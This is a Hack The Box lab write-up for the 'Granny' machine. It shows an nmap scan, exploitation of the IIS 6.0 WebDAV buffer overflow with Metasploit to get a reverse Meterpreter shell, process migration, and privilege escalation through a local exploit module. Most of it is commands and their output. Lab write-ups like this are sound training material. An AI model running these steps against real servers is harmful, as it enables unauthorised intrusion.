Granny Write Up

By: Colin Gunsam

LinkedIn: https://www.linkedin.com/in/colingunsam/

==== Granny ====

BOX NAME : Granny
BOX I.P : 10.10.10.15
BOX LOCATION: HTB (Hack the box)


[STEP 1]:
As per usual we're going to start by kicking off an Nmap scan with the following syntax:
[nmap -T4 -A -p- 10.10.10.15]

```
Nmap scan report for 10.10.10.15
Host is up (0.16s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|http-title: Under Construction
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL,
LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|  Server Date: Tue, 01 Dec 2020 19:56:28 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 759.29 seconds
```

===

Based on these results we can see that port 80 is open and it is also running Microsoft IIS httpd 6.0 (The same as the Grandpa Box).

So lets google the version "Microsoft IIS httpd 6.0" exploits



microsoft iis httpd 6.0 exploit

About 883,000 results (0.46 seconds)

www.rapid7.com › modules › exploit › windows › iis_...


Microsoft IIS WebDav ScStoragePathFromUrl Overflow - Rapid7

Mar 26, 2017 — **Microsoft IIS** WebDav ScStoragePathFromUrl Overflow ... the WebDAV service in Internet Information Services (**IIS**) **6.0** in **Microsoft** Windows Server 2003 ... msf > use **exploit**/windows/**iis**/iis_webdav_scstoragepathfromurl msf ...

People also search for

microsoft iis httpd 6.0 exploit oscp	2017-cve-2017-7269
cve-2017-7269	iis remote code execution
iis 6.0 cve	microsoft iis httpd 6.0 privilege escalation

Now let's go with the rapid7 link because the same company "rapid7" are the creators of metasploit.



Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Disclosed	Created
03/26/2017	05/30/2018

Description

Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If:


Author(s)

Zhiniang Peng
Chen Wu
Dominic Chell <dominic@mdsec.co.uk>
firefart

After checking the description we have confirmed that this attack is a remote attack that allows us to excute arbitrary code, which is precidely what we are looking for.

Arbitrary code simply means that the attakcer can excute code or commands remotely on a target machine or in a target process.

After scrolling down we find a metasploit module for the exploit as expected:



Development

Source Code
History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
msf exploit(iis_webdav_scstoragepathfromurl) > show targets
    ...targets...
msf exploit(iis_webdav_scstoragepathfromurl) > set TARGET < target-id >
msf exploit(iis_webdav_scstoragepathfromurl) > show options
    ...show and set options...
msf exploit(iis_webdav_scstoragepathfromurl) > exploit
```


Let's use it
First start metasploit then excute the syntax below.

Syntax: [use exploit/windows/iis/iis webdav scstoragepathformurl]

Check the options
Syntax [options]


and enter all required settings as seen below:

[set rhost 10.10.10.15]
[set lhost tun0]




```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.15
rhosts => 10.10.10.15
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
```

Then [run] the exploit.




```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.23:4444 -> 10.10.10.15:1034) at 2020-12-01 15:38:51 -0500

meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Now let's try to [getuid]




```
meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                           Path
 ---   ----  ----               ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System
 276   4     smss.exe
 324   276   csrss.exe
 348   276   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 580   396   svchost.exe
 676   396   svchost.exe
 736   396   svchost.exe
 760   396   svchost.exe
 796   396   svchost.exe
 932   396   spoolsv.exe
 960   396   msdtc.exe
 1080  396   cisvc.exe
 1128  396   svchost.exe
```

Unfortunately we were unsuccesful, in getting a uid, now lets check the proccess by running [ps] and migrating to one that is working.




```
 1660  396   svchost.exe
 1848  580   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1912  396   dllhost.exe
 2164  580   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 2176  348   logon.scr
 2308  580   wmiprvse.exe
 2480  2708  rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe
 2708  1460  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3952  1080  cidaemon.exe
 3996  1080  cidaemon.exe
 4036  1080  cidaemon.exe

meterpreter > migrate 1848
[*] Migrating from 2480 to 1848...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

```
Let's [ background ] this session.
Then search for suggester [ search suggester ] and use it.
```



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
msf6 post(multi/recon/local_exploit_suggester) > 
```

Next check the [options] and enter all necessary fields.



```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > 
msf6 post(multi/recon/local_exploit_suggester) > 
```

Then [run] it.

Explanation so far:


[+] First we did a network scan and found the open port and service(s) running on that port. Then we googled and identified an exploit that would work on the service we are running. We succesfully got a meterpreter shell. We then had to check our processes and migrate to a different one and then we got a low level authority, but our authority was only

"Network Service" and therefore we need to escalate our privileges. So we backgrounded our session and now we're using local exploit suggester to recommend exploits that are applicable to our current session and attempt to run these exploits.

==================


Continuing:

We discovered that our target machine is vulnerable to the following exploits:




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 35 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Now let's try them one by one:




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Populate the fiels with the desired settings and run it:



```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > sessions 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Launching notepad to host the exploit...
[+] Process 3116 launched.
[*] Reflectively injecting the exploit DLL into 3116...
[*] Injecting exploit into 3116...
[*] Exploit injected. Injecting payload into 3116...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.23:4444 -> 10.10.10.15:1037) at 2020-12-01 16:48:49 -0500

meterpreter >
```

Sucess! we popped a shell, let check what authority we have :
Syntax: [getuid]

